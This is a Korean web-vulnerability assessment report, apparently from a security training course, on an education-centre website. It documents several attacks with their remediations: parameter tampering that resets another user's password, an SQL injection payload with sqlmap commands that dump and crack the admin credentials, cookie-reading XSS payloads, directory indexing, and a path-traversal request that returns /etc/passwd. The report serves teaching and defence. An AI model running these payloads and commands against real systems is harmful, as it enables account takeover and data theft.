
한국정보보호 홈페이지 취약점 진단

A Table of Contents.

1 수행 배경 및 목적

2 수행 일정 및 업무 담당

3 절차

4 취약점 및 대응방안

Part 1,

수행 배경 및 목적



수행 배경

Performance Background



대상

민간 교육기관 홈페이지



수행 개요

침해사고 예방을 위한 위험관리
전략 수립



목적

교육관리시스템(웹) 취약점 진단
및
개선 방안 제시

수행 목적

Object

웹 취약점 진단

-
- 체크리스트 및 최신 동향을 반영한 취약점 반응 확인
 - 홈페이지의 각 항목별 점검방법 적용 후 반응 확인
 - 식별된 취약점을 이용한 위험성 확인
 - 위험성 확인 후 위험성 개선방안 분석
-

식별된 취약점을
이용한 위험성 확
인

-
- 취약한 반응을 응용 후 DB정보 탈취
 - DB정보를 이용하여 관리자페이지 접근 가능 유무 파악
-

식별된 위험성
에 대한 개선방
안

-
- 웹 페이지 취약점 반응이 일어나는 위치의 코드를 분석
 - 취약점이 나타나지 않도록 코드 변경
-

Part 2, 수행 일정 및 업무 담당



수행 일정

Schedule

날짜	일정
10월 25일	보고서 작성 및 수행계획서작성
10월 26일	프로젝트 , 체크리스트 자료 조사
10월 26일~30일	취약점 분석 및 위협 정의, 위협 개선
10월 31일	최종 결과 보고서 작성

각 수행원 담당업무


Assigned Task



Part 3, 절차




분석 절차




정보수집단계

점검할 대상에 대해 어떤 서비스인지 외부에서 파악할 수 있는 정보들을 수집하는 단계




취약점 수집

Burp suite를 사용하여 취약점에 대한 정보를 수집하는 단계




침투 단계

취약점 수집 단계에서 획득한 정보를 기반으로 메뉴얼을 통해 내부 시스템까지 침투할 가능성이 있는지 시나리오 기반으로 접근하는 단계



상세 분석


취약점이 발견된 경우 공격에 의해서 보안 위협이 시스템 및 사용자 측면에서 어느정도 영향도를 가지는지 분석하는 단계



보고서 작성

발견된 취약점에 대한 총평 및 상세분석이 포함된 보고서를 작성하는 단계

보고서 작성 절차



Part 4,

취약점 및 대응방안



취약점 및 대응방안

Simulated hacking and Countermeasures

공격 대상

The screenshot shows the homepage of the KISEC website. At the top, there is a navigation bar with links to '과정안내 / 신청', '교육문의', '커뮤니티', '교육센터소개', '로그인', and '회원가입'. Below the navigation bar, there is a banner for the '한국정보보호 교육센터' (KISEC) featuring a hand holding a stylus and various icons related to cybersecurity and education. The banner text reads: '지난 20여년 간 정보보안 교육 분야를 선도해 온 국내 최초의 정보보안 전문 교육센터로 정보보안 전문가 양성을 위한 체계적인 교육 서비스를 제공합니다.' Below the banner, there is a section titled '이달의 접수 중인 교육과정 (5 개)' which lists five upcoming courses:

교육명	지역	교육시간	교육기간
네트워크 해킹 및 대응실무 5 네트워크 허킹 및 대응실무	한국정보보호 교육센터	5월	2023-11-06~2023-11-10
필 모의해킹 실무 5 필 모의해킹 실무	한국정보보호 교육센터	5월	2023-11-06~2023-11-10
칼리리눅스를 이용한 모의해킹 5 칼리리눅스를 이용한 모의해킹	한국정보보호 교육센터	5월	2023-11-06~2023-11-10

At the bottom of the page, there is a 'SERVICE' section with several icons representing different services: a person icon, an HTML code icon, a circular icon, a network icon, and a globe icon.

공격대상:<http://61.39.155.24:50019/kisec/main/>

취약점 및 대응방안

Simulated hacking and Countermeasures

클라이언트 웹 기반 시스템



취약점 및 대응방안

Simulated hacking and Countermeasures

사용된 도구 및 공격할 때 쓰인 시스템



취약점 및 대응방안

Simulated hacking and Countermeasures

불충분한 인가

이메일	admin1@kisec.com
비밀번호	*****
이메일	admin2@kisec.com
비밀번호	*****
<input type="checkbox"/> EMAIL 저장 • EMAIL 찾기 • 비밀번호 찾기	
회원가입	로그인

이름	admin1		
휴대폰	010	1111	1111
이메일	admin1@kisec.com		
비밀번호	*****	<input checked="" type="checkbox"/> 비밀번호 변경	
비밀번호 확인	*****		

- 계정(admin1, admin2)를 2개 만든다. 계정 1으로 로그인하여 회원 정보 수정에 들어가서 비밀번호 재설정

취약점 및 대응방안

Simulated hacking and Countermeasures

불충분한 인가

```

admin1@kisec.com
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="old_pass"
135e60050cd04546bcec060ae00570
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="mm_name"
admin
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="mm_phone_1"
0
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="mm_cell_2"
1111
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="mm_cell_3"
1111
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="user_pass"
asdf1234!!
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="chg_pw"
on
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="re_pass"
asdfsdf1234!!
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="chg_pw"

```

admin2@kisec.com (변경)

```

admin2@kisec.com
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="old_pass"
135e60050cd04546bcec060ae00570
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="mm_name"
admin1
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="mm_phone_1"
0
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="mm_cell_2"
1111
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="mm_cell_3"
1111
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="user_pass"
asdf1234!!
-----WebKitFormBoundarykuE4A9én5kYkWAtF
Content-Disposition: form-data; name="chg_pw"


```

2. Burp suite로 킨 상태에서 정보수정을 눌러 계정 admin1 → admin2@kisec.com으로 변경 → 계정2 로그인 확인
*기존 admin1의 비번이 바뀌어야했지만 burp suite로 인해 admin2 계정의 비번이 바뀌게 됨

취약점 및 대응방안

Simulated hacking and Countermeasures

불충분한 인가 대응 방안



1. 서버 사이드 스크립트
검증 절차를 통해 변조
되는 것을 막음



2. 인증 / 권한에 대해 신원을
확인하고 권한을 부여하고
사용자가 접근할 수 있는 리소스를
적절히 제한



3. 보안 패치 및 업데이트를 통해서
서버 측 스크립트를 실행하는 환경
이 최신상태인지 확인 또는 유지
보수





침입탐지시스템

4. 서버 동작을 모니터링을 하고
이상징후 탐지하는 시스템을 구
축

취약점 및 대응방안

Simulated hacking and Countermeasures

불충분한 인증




- 로그인을 하고나서 중요 정보(개인정보 변경) 페이지 접근
- 추가적인 인증(2차인증)이 없거나 인증이 필요한 곳에 인증이 없는지 확인

NAVER

2단계 인증요청을 허락하시겠습니까?

이미지 오른쪽을 허락하시려면 아래 버튼을 눌러주세요.



불충분한 인증 대응 방안



1. 세션 타임아웃을 설정하여 비활성 상태인 경우 자동으로 로그아웃



2. 로그를 통해 사용자 활동을 모니터링하고, 이상한 동작을 탐지



3. 시스템 및 라이브러리에 대한 보안 업데이트를 수행하고, 취약점에 대한 대응을 강화

취약점 및 대응방안

Simulated hacking and Countermeasures

약한 문자열 강도

비밀번호	1234	<input checked="" type="checkbox"/> 비밀번호 변경
비밀번호 확인	





61.39.155.24:50019 내용:

회원정보를 수정 하였습니다.



회원 정보 수정에서 현재 비밀번호를 변경할 때 '1234' 또는 '0000' 같은 예측이 쉬운 문자열로 비밀번호 변경 가능

약한 문자열 강도 대응방 안



- 복잡한 비밀번호를 요구하고, 최소한의 길이와 다양한 문자를 포함하도록 정책을 수립


- 비밀번호 변경 주기를 설정하여 정기적으로 변경할 수 있게 정책을 수립

- 이전에 사용했던 비밀번호를 재 사용할 수 없도록 정책을 수립

취약점 및 대응방안

Simulated hacking and Countermeasures

버퍼 오버플로우



ID와 PW를 입력하는 부분에 회원가입된 ID와 PW이 아니라 대량의 문자열을 입력했을 때 로그인이 되는 현상 발견

버퍼 오버플로우 대응방안



1. 웹서버 웹 애플리케이션 서버 버전을 안전성이 검증된 최신 버전으로 패치

2. 전달되는 파라미터 값을 필요한 크기만큼만 받을 수 있도록 변경 및 입력 값 범위를 초과한 경우 반환하지 않도록 설정

3. 동적 메모리 할당을 위해 크기를 사용하는 경우 그 값이 음수가 아닌지 검사하여 버퍼 오버플로우를 예방하는 형태로 소스 코드 변경

취약점 및 대응방안

Simulated hacking and Countermeasures

SQL injection

공지사항

A screenshot of a web application interface. At the top, there is a search bar with the placeholder "제목" (Title) and a dropdown arrow. A red box highlights the search input field, which contains the value "' or 1=1 --". To the right of the input field is a "검색" (Search) button. Below the search bar is a table with two rows. The table has two columns: "번호" (Number) and "제목" (Title). The first row, numbered 2, has the title "테스트 파일입니다.". The second row, numbered 1, has the title "KSEC홈페이지구성원료".



1 |

1. 커뮤니티페이지에 있는 모든 검색창에 ' or 1=1 --을 입력
2. 출력 값 SQL Error를 반환
3. 입력 값 확인 GET 방식을 이용하여 값을 보냄
4. SQLMAP 도구에서 URL을 이용하여 데이터베이스 목록, 테이블 목록, 테이블 덤프를 실행

SQL injection

```
C:\#Users#\user#\OneDrive#\바탕 화면#\sqlmapproject-sqlmap-7a6abb5>sqlmap.py -u "http://61.39.155.24:50019/kisec/dataRoom/kisec_album.html?keyfield=t1.b_title&keyword=domain" -dbs
available databases [3]:
[*] information_schema
[*] sukisec
[*] test
```

1. DB 정보값 추출

```
C:\#Users#\user#\OneDrive#\바탕 화면#\sqlmapproject-sqlmap-7a6abb5>sqlmap.py -u "http://61.39.155.24:50019/kisec/dataRoom/kisec_album.html?keyfield=t1.b_title&keyword=admin" -D sukisec --tables
```

2. 타겟 DB sukisec에 테이블 추출

```
Database: sukisec
[108 tables]
+-----+
| member
| account_payment
| add_info
| admin_mem
| alert_msg
| b_after
| b_album
| b_consult
| b_lab
| b_notice
| banner
| board
| board_club
| board_comment |
```

```
+-----+
| edu_vendor
| edu_vendor_div
| eng_zip
| exam_attend
| exam_date
| exam_subject
| find_log
| good
| hm_admin_tb
| hm_agreement_tb
| hm_certificate_tb
| hm_config_tb
| hm_coupon_list_tb
| hm_coupon_req_tb |
```

SQLMAP 도구를 활용하여 관리자 ID와 PW 정보 확인

취약점 및 대응방안

Lorem Ipsum is simply dummy text of the printing and typesetting industry

SQL injection

3. 타겟 hm_admin_tb안에 컬럼 추출

Column	Type
admin_cmt	text
admin_email	varchar(250)
admin_grade	varchar(20)
admin_hit	int(11)
admin_id	varchar(20)
admin_mobile	varchar(20)
admin_name	varchar(50)
admin_pass	varchar(100)
admin_phone	varchar(20)
admin_status	enum('Y', 'N')
admin_type	tinyint(1)
idx	int(9)
last_date	datetime
reg_date	datetime

4. 내부 데이터 추출

```
C:\#User#\User#\OneDrive#\바탕 화면#sqlmapproject>sqlmap -D sukisec -T hm_admin_tb -C "admin_cmt,admin_email,admin_id,admin_pass" --dump
```

Table: hm_admin_tb [1 entry]			
admin_cmt	admin_email	admin_id	admin_pass
<blank>	admin@kisec.com	kisecadmin	8d3843f1d6269a40bc4ad4ca0290fb95

취약점 및 대응방안

Simulated hacking and Countermeasures

SQL injection

5. 추출된 데이터값 MD5해시로 복호화

Decrypt

Found : **kisec123!@**
 (hash = 8d3843f1d6269a40bc4ad4ca0290fb95)

6. 관리자 페이지 접속

61.39.155.24:50019/_admin/

에스티나 11번가 알리익스프레스 SSG닷컴 지마켓 쿠팡 컴퓨터자격증 전문... >

로그아웃

회원관리 교육관리 교육신청관리 설문관리 대관신청관리


K I S E C 관리자모드 입니다.

원하시는 관리메뉴를 선택해 주세요

취약점 및 대응방안

Simulated hacking and Countermeasures

SQL injection 대응 방안



1. 사용자 입력을 검증하여 유효한 값인지 확인
2. 에러 메시지가 SQL 오류 내용을 포함하지 않도록 설정
3. 웹 방화벽과 보안을 강화하는데 도움이 되는 프레임워크나 라이브러리를 사용

취약점 및 대응방안

Simulated hacking and Countermeasures


크로스 사이트 스크립팅 (XSS)

1:1 문의

사이트의 불편하신 사항이나 건의하고자 하는 사항 그리고 칭찬하고자하는 모든 사항들을
이곳에 남겨주시면 빠른 시일 내에 답변드리겠습니다.

문의날짜	2023-10-26 10:32:40
문의분류	분류선택
문의제목	1111
문의내용	<pre><script>alert(1)</script></pre>

1:1문의에서 발생한 XSS



스크립트 실행 결과

취약점 및 대응방안

Simulated hacking and Countermeasures


크로스 사이트 스크립팅 (XSS)

1:1 문의

사이트의 불편하신 사항이나 건의하고자 하는 사항 그리고 칭찬하고자 하는 모든 사항들을
이곳에 남겨주시면 빠른 시일 내에 답변드리겠습니다.

문의날짜	2023-10-26 10:32:40
문의분류	분류선택
문의제목	test
문의내용	<pre><script>alert(document.cookie)</script></pre>

1:1문의에서 쿠키값을 찾는 스크립트 작성




스크립트 실행 결과

크로스 사이트 스크립팅 (XSS) 대응방안



1. 사용자 입력을 검증하고, 특수 문자를 이스 케이프하여 브라우저에서 코드가 삽입/실행 되지 않도록 함



2. 웹 방화벽(WAF, Web Application Firewall)을 사용하여 비정상적인 데이터가 전송을 차단



3. 특정 태그를 막는 Blacklist 방식 작성



4. 문자열 길이 제한

취약점 및 대응방안

Simulated hacking and Countermeasures

디렉터리 인덱싱

```

Pretty Raw Hex
1 GET / _core/ download.php?file_url=lab&file_name=album_5f8ff99f40d13.txt&real_name=test
2 Host: 61.39.155.24:50019
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
gned-exchange;v=b3;q=0.7
6 Referer: http://61.39.155.24:50019/kisec/dataRoom/kisec_lab_view.html?idx=28&keyfile
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: PHPSESSID=mrsnpisajgjnisnuh04bt5rek8ml
10 Connection: close
11
12




```

Index of /_core

- [Parent Directory](#)
- [Classes/](#)
- [common/](#)
- [community_init.php](#)
- [csv_download.php](#)
- [download.php](#)
- [files/](#)
- [group_auth.php](#)
- [init.php](#)
- [lib/](#)
- [log/](#)
- [zipcode/](#)
- [actionForm.html](#)
- [coupon_search.php](#)
- [portfolio_modify.php](#)
- [type_gugun.php](#)
- [type_large.php](#)
- [type_middle.php](#)
- [type_middle_client.php](#)
- [type_schedule.php](#)
- [type_small.php](#)

1. 게시글에서 test.txt 다운로드하면 _download.php 작동
2. 경로가 /kisec이 아닌 /_core 확인
3. http://61.39.155.24:50019/_core 접속
4. 디렉터리 인덱싱 취약점 발견

디렉터리 인덱싱 대응방안



1. 아파치(Apache) 웹서버 설정:

Apache 설정 파일인

Httpd.conf 파일에서

DocumentRoot 항목의 Options에서

Indexes를 제거

2. 윈도우용 웹서버(IIS) 설정:

설정->제어판->관리도구->인터넷 서비스 관리자

를 선택 후 웹사이트에 오른쪽 클릭 후 등록정보의 [홈 디렉토리] 탭

에서 [디렉토리 검색] 체크를 해제

취약점 및 대응방안

Simulated hacking and Countermeasures

파일 다운로드 취약점

Request

Pretty Raw Hex

```
1 GET /core/_download.php?file_url=../../../../../../../../etc&file_name=passwd&real_name=test.txt HTTP/1.1
```

- 파일 다운로드 시 요청 file_url과 file_name을 변조
- file_url은 ../../../../../../etc로 변경
- file_name은 passwd로 변경 후 요청 전송
- 파일 다운로드 취약점이 있어 허용된 경로 외 다른 경로에 있는 passwd 파일이 노출

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 27 Oct 2023 06:34:39 GMT
3 Server: Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.2g PHP/5.3.25
4 X-Powered-By: PHP/5.3.25
5 Expires: 0
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Length: 2332
9 Content-Disposition: attachment; filename="test.txt"
10 Content-Transfer-Encoding: binary
11 Connection: close
12 Content-Type: doesn't matter
13
14 root:x:0:0:root:/root:/bin/bash
15 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
16 bin:x:2:2:bin:/bin:/usr/sbin/nologin
17 sys:x:3:3:sys:/dev:/usr/sbin/nologin
18 sync:x:4:65534:sync:/bin:/sync
19 games:x:5:60:games:/usr/games:/usr/sbin/nologin
20 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
21 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
22 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
23 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
24 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
25 proxy:x:13:13:proxy:/bin:/nologin
26 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
27 backupup:x:34:34:backup:/var/backups:/usr/sbin/nologin
28 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
29 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
30 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
31 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
32 systemd-timesync:x:100:102:system Time Synchronization,,,:/run/systemd/bin/false
33 systemd-networkd:x:101:103:system Network Management,,,:/run/systemd/netif:/bin/false
34 systemd-resolve:x:102:104:system Resolver,,,:/run/systemd/resolve:/bin/false
35 systemd-bus-proxy:x:103:105:system Bus Proxy,,,:/run/systemd/bin/false
36 syslog:x:104:108:/home/syslog:/bin/false
37 apt:x:105:65534:/nonexistent:/bin/false
38 messagebus:x:106:110:/var/run/dbus:/bin/false
39 uidd:x:107:111:/run/uiddd/bin/false
40 lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
41 whoopie:x:109:117:/nonexistent:/bin/false
42 avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
43 avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
44 dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
45 colord:x:113:123:color colour management daemon,,,:/var/lib/colord:/bin/false
46 speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
47 hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
48 kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
49 pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
50 rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
```

파일 다운로드 취약점 대응방안



1. 파일명과 경로명을 DB에서 관리하며, 경로 조작 관련 특수 문자들을 필터링



2. 다운로드를 제공하는 페이지의 유효 세션 체크 로직을 적용

